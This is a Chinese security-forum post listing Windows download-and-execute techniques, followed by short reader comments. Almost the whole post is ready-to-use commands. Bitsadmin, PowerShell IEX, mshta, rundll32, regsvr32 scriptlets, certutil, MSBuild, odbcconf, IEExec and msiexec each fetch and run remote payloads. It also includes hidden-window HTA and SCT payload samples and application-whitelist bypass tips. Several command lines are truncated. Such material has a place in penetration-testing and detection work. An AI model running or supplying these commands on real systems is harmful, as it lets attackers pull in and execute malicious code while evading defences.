登录

Windows下载执行命令大全

backlion / 2017-11-24 17:24:00 / 浏览数 5273 安全技术 技术讨论 顶(0) 踩(0)

1.bitsadmin命令（只能命令下载到指定路径上，win7以上）：

```
bitsadmin /transfer myDownLoadJob /download /priority normal "http://img5.cache.netease.com/photo/0001/2013-03-28/8R1BK3QO3R71
```

```
bitsadmin /transfer d90f <http://site.com/a> %APPDATA%\d90f.exe&%APPDATA%\d90f.exe&del %APPDATA%\d90f.exe
```

2.powershell命名下载执行：（win7以上）

```
powershell IEX (New-Object Net.WebClient).DownloadString('<https://raw.githubusercontent.com/mattifestation/PowerSploit/master
```

```
powershell -exec bypass -f \\webdavserver\folder\payload.ps1
```

```
powershell (new-object System.Net.WebClient).DownloadFile( 'http://192.168.168.183/1.exe',’C:\111111111111111.exe')
```

```
powershell -w hidden -c (new-object System.Net.WebClient).Downloadfile('http://img5.cache.netease.com/photo/0001/2013-03-28/8R
```

3.mshta命令下载执行

```
mshta vbscript:Close(Execute("GetObject(""script:http://webserver/payload.sct"")"))
```

```
mshta http://webserver/payload.hta
```

```
mshta \\webdavserver\folder\payload.hta
```

payload.hta

```
<HTML>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

```
<HEAD>
```

```
<script language="VBScript">
```

```
Window.ReSizeTo 0, 0
```

```
Window.moveTo -2000,-2000
```

```
Set objShell = CreateObject("Wscript.Shell")
```

```
objShell.Run "calc.exe"
```

```
self.close
```

```
</script>
```

```
<body>
```

```
demo
```

```
</body>
```

```
</HEAD>
```

```
</HTML>
```

4.rundll32命令下载执行

```
rundll32 \\webdavserver\folder\payload.dll,entrypoint
```

```
rundll32.exe  javascript:"\..\mshtml,RunHTMLApplication";o=GetObject("script:http://webserver/payload.sct");window.close();
```

参考：https://github.com/3gstudent/Javascript-Backdoor

5.net中的regasm命令下载执行

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe /u \\webdavserver\folder\payload.dll
```

6.cmd的远程命令下载：

```
cmd.exe /k < \webdavserver\folder\batchfile.txt
```

7.regsvr32命令下载执行

```
regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll

regsvr32 /u /n /s /i:\\webdavserver\folder\payload.sct scrobj.dll

regsvr32 /u /s /i:<http://site.com/js.png> scrobj.dll
```

js.png

```
<?XML version="1.0"?>

<scriptlet>

<registration

■    progid="ShortJSRAT"

■    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >

■    <!-- Learn from Casey Smith @subTee -->

■    <script language="JScript">

■        <![CDATA[

■            ps  = "cmd.exe /c calc.exe";

■            new ActiveXObject("WScript.Shell").Run(ps,0,true);


■        ]]>

</script>

</registration>

</scriptlet>
```

8.certutil命令下载执行

```
certutil -urlcache -split -f http://webserver/payload payload

certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & certutil -decode payload.b64 payload.dll & C:\Windows\


certutil -urlcache -split -f http://webserver/payload.b64 payload.b64 & certutil -decode payload.b64 payload.exe & payload.exe


certutil -urlcache -split -f http://site.com/a a.exe && a.exe &&  del a.exe && certutil -urlcache -split -f http://192.168.254
```

9.net中的MSBulid命令下载执行

```
cmd /V /c "set MB="C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe" & !MB! /noautoresponse /preprocess \\webdavser
```

10. odbcconf命令下载执行

```
odbcconf /s /a {regsvr \\webdavserver\folder\payload_dll.txt}
```

11.cscript脚本远程命令下载执行

```
cscript //E:jscript \\webdavserver\folder\payload.txt
```

downfile.vbs:

```
' Set your settings

strFileURL = "http://www.it1.net/images/it1_logo2.jpg"

strHDLocation = "c:\logo.jpg"


' Fetch the file

Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")


objXMLHTTP.open "GET", strFileURL, false

objXMLHTTP.send()


If objXMLHTTP.Status = 200 Then

Set objADOStream = CreateObject("ADODB.Stream")

objADOStream.Open

objADOStream.Type = 1 'adTypeBinary


objADOStream.Write objXMLHTTP.ResponseBody

objADOStream.Position = 0'Set the stream position to the start


Set objFSO = Createobject("Scripting.FileSystemObject")

If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile strHDLocation

Set objFSO = Nothing


objADOStream.SaveToFile strHDLocation

objADOStream.Close

Set objADOStream = Nothing

End if

Set objXMLHTTP = Nothing
```

将以上保存为downfile.vbs

输入命令：cscript downfile.vbs

12.pubprn.vbs下载执行命令

```
cscript /b C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs 127.0.0.1 script:<https://gist.githubusercontent.com/en
```

13.windows自带命令copy

copy \x.x.x.x\xx\poc.exe

xcopy d:\test.exe \x.x.x.x\test.exe

14. IEXPLORE.EXE命令下载执行(需要IE存在oday)

```
"C:\Program Files\Internet Explorer\IEXPLORE.EXE" <http://site.com/exp>
```

15.IEEXC命令下载执行

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\> caspol -s off

C:\Windows\Microsoft.NET\Framework\v2.0.50727\> IEExec <http://site.com/files/test64.exe>
```

参考：https://room362.com/post/2014/2014-01-16-application-whitelist-bypass-using-ieexec-dot-exe/

16. msiexec命令下载执行

```
msiexec /q /i <http://site.com/payloads/calc.png>
```


17.下载命令执行项目GreatSCT

```
<https://github.com/GreatSCT/>
```

点击收藏 | 3 关注 | 0

上一篇：渗透技巧——从Github下载文件... 下一篇：红日安全实验室-启程

1. 4 条回复


p0 2017-11-26 12:25:01

已收藏

0 回复Ta


sue_****@163.com 2017-11-27 13:12:57

不错,通用性最强的还是 bitsadmin

另外bitadmin有个 powershell 版本，万一cmd版本真的给微软弃用了，可以替代。

0 回复Ta


进击的zjx 2017-11-29 10:25:26

收藏，很全！

0 回复Ta


niexinming 2017-12-04 16:08:54

收藏

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板